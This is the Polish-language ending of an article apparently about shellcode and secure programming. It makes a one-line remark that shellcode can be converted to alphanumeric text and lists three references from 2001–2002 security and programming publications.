- Istnieją programy przekształcające podany *shell code* na ciąg alfanumeryczny (program *uuexecutor*). Jest to możliwe dzięki nieregularności listy instrukcji procesorów.

Bibliografia

[Soft0902] Tomasz Potęga, *Shell pilnie potrzebny*, Software 2.0(09.2002).

[Soft0802] Marek Olejniczak, *Bezpieczne programowanie w języku C*, Software 2.0(08.2002).

[Phrack 58-07] sd@sf.cz,devik@cdi.cz, *Linux on-the-fly kernel patching without LKM*, Phrack 12/2001.